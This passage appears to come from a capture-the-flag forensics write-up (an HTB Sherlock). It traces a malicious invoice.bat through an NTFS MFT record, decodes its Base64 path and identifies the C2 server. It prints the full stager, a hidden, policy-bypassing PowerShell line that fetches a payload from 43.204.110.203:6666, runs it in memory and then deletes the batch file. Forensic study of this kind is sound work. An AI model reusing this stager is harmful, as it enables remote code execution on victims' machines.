
and used Go to to jump to offset 16E3000, the record found in Task 5. The script’s text was plainly visible in the record’s data attribute:

@echo off
start /b powershell.exe -nol -w 1 -nop -ep bypass "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('http://43.204.110.203:6666/download/powershell/Om1hdHRpZmVzdGF0aW9uIGV0dw==') -UseBasicParsing|iex"
(goto) 2>nul & del "%~f0"
Two bytes are not where they seem
In the hex view the URL reads
dGF..W9u, with the bytes03 00where the script should have0a. They sit at offset0x1FEof the record, the last two bytes of its first 512-byte sector. NTFS overwrites the end of every sector in a record with the record’s update sequence number (here0x0003), so a sector that was only half written can be detected. The original two bytes are kept in the update sequence array at offset0x30, which reads03 00 30 61: the number0x0003, then30 61, which is0a. Putting them back givesOm1hdHRpZmVzdGF0aW9uIGV0dw==, Base64 for:mattifestation etw.
The script starts a hidden PowerShell window (-w 1) that skips the user profile (-nop) and the execution policy (-ep bypass). It downloads a second-stage payload with iwr and runs it in memory with iex, so the payload itself never touches the disk. The last line deletes the batch file. This confirmed invoice.bat was the stager from Task 3, and gave the C2 server’s address.
Answer
43.204.110.203:6666
Timeline
| Time (UTC) | Event |
|---|---|
| 2024-02-13 | Simon Stark downloads Stage-20240213T093324Z-001.zip from a Google Drive link |
| 2024-02-13 16:38:39 | invoice.bat is extracted to disk |
| After execution | PowerShell pulls a payload from 43.204.110.203:6666 and the script deletes itself |
Similar
- HTB Sherlocks - CrownJewel-1: uses the MFT to find a dumped
NTDS.ditand registry hive - HTB Sherlocks - Campfire-1: tracing an attack with event logs and prefetch files